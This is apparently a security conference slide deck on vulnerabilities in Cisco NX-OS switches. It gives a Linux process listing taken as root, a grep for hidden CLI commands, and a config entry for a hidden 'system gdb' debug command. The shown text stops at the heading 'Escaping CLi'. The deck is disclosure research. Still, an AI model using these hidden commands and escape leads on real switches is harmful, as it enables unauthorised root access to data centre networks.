Owning the data centre, Cisco NX-OS

George Hedfors

- Working for Cybercom Sweden East AB (http://www.cybercomgroup.com)
- 12 years as IT- and information security consultant
  - Previously worked for iX Security, Defcom, NetSec, n.runs and Pinion

Contact george.hedfors@cybercomgroup.com

Web page http://george.hedfors.com


Topics


- Short intro to Cisco NX-OS
- History of research
- Overview of underlying Linux
- Disclosure of vulnerabilities
  - Undocumented CLi commands
  - Command line interface escape
  - Layer 2 attack
  - Undocumented user account
  - 2nd CLi escape (delayed)
  - IDDQD…
- FAQ

What is NX-OS?

- Based on MontaVista (http://www.mvista.com) embedded Linux with kernel 2.6.10
- VDC Virtualization, Virtual Device Context

Nexus 4000 (for IBM BladeCenter)
Nexus 5000
Nexus 7000
MDS 9500 FC Directors
MDS 9222i FC Switch
MDS 9100 FC Switches






What has been done

- Accidentally made a Cisco-7020 fall over due to an 9 years old denial of service attack
- Was able to recover CORE dumps from the attack
- Able to extract all files from the Cisco .bin installation package
- Found a number of exploitable vulnerabilities

To do

- Dig deeper into Cisco VDC/VRF security



Cisco 7000-series


Typical environment

- Banking/finance
- Other large data centers

Impact


- Full exposure of interconnected networks and VLAN’s
- Possibility to eavesdrop and traffic modification
- Switch based rootkit installation?

Overview


PHYSICAL SWITCH
VDC1
Routing Protocols
VRF1
VRFn
SVI
HSRP
EthPM
GLBP
CTS
VMM
STP
RIB
IP STACK
.....
.....
......
VDCn
Routing Protocols
VRF1
VRFn
SVI
HSRP
EthPM
GLBP
CTS
VMM
STP
RIB
IP STACK
SYSTEM MGR
INTERFACE MGR
FIB
VDC MGR
RESOURCE MGR
INFRASTRUCTURE
KERNEL
LINUX

Teh Linux

root?!?




```
root   3262  0.0  0.2  21536  5900 ?   Ss   Jun07   0:00 /isan/bin/ufdm
root   3263  0.0  0.3  16256  6760 ?   Ss   Jun07   0:00 /isan/bin/sf_nf_srv
root   3264  0.0  0.2  70164  5324 ?   Ss   Jun07   0:00 /isan/bin/sal
root   3265  0.0  0.5  93016 11064 ?   Ssl  Jun07   0:01 /isan/bin/routing-sw/rpm
root   3266  0.0  0.2  13720  5192 ?   Ss   Jun07   0:00 /isan/bin/pltfm_config
root   3267  0.0  0.1  10124  3340 ?   Ss   Jun07   0:00 /isan/bin/pixmc
root   3268  0.0  0.7  26820 15480 ?   Ss   Jun07   0:00 /isan/bin/pixm
root   3269  0.0  0.2  14192  4964 ?   Ss   Jun07   0:00 /isan/bin/pdl_srv_tst
root   3270  0.0  0.3  76604  7192 ?   Ss   Jun07   0:00 /isan/bin/nfm
root   3271  0.0  0.1  11944  4132 ?   Ss   Jun07   0:00 /isan/bin/msp
root   3272  0.0  0.3  16028  6356 ?   Ss   Jun07   0:00 /isan/bin/eth_span
root   3273  0.0  0.3  16084  6808 ?   Ss   Jun07   0:00 /isan/bin/mfdm
root   3274  0.0  0.3  16544  6972 ?   Ss   Jun07   0:00 /isan/bin/l2fm
root   3275  0.0  0.3  19696  8000 ?   Ss   Jun07   0:00 /isan/bin/ipqosmgr
root   3276  0.0  0.1  13312  4092 ?   Ss   Jun07   0:00 /isan/bin/ethanalyzer
root   3278  0.0  0.2  13512  4296 ?   Ss   Jun07   0:00 /isan/bin/routing-sw/dcos-
root   3279  0.0  0.3  17300  6856 ?   Ss   Jun07   0:00 /isan/bin/copp
root   3281  0.0  0.6  47592 14520 ?   Ss   Jun07   0:00 /isan/bin/vms
root   3282  0.0  0.3  16872  6784 ?   Ssl  Jun07   0:00 /isan/bin/eth_pcm
root   3284  0.0  0.3  15880  6412 ?   Ss   Jun07   0:00 /isan/bin/vlan_mgr
root   3290  0.0  0.2  17912  5796 ?   Ss   Jun07   0:00 /isan/bin/eth_port_sec
root   3294  0.0  0.2  15012  5608 ?   Ss   Jun07   0:00 /isan/bin/lacp
root   3296  0.0  0.5  23308 10784 ?   Ss   Jun07   0:00 /isan/bin/ethpm
root   3300  0.0  0.4  60120 10100 ?   Ssl  Jun07   0:01 /isan/bin/routing-sw/igmp
root   3306  0.0  0.3  16728  6672 ?   Ss   Jun07   0:00 /isan/bin/pvlan
```

Hidden commands

DC3 Shell ‘the regular Cisco cli’

- Configurations contain ‘hidden’ commands




```
Linux# cd /isan/etc/routing-sw/cli/
Linux# grep ^hidden * | wc -l
681
Linux#
```

```
command 'some_cmd'
syntax system gdb <i0>
keyword system "System management commands"
keyword gdb "Start debugging for process with PID"
integer '<i0>' "Select the PID" 0 65536 tid 15
hidden gdb <i0>
permission admin
mode '/exec'
handler function sysmgr_debug_pid cli-sysmgr args-legacy
end
```

```
nexus# system gdb ?
                  ^
% invalid command detected at '^' marker.
```

Escaping CLi



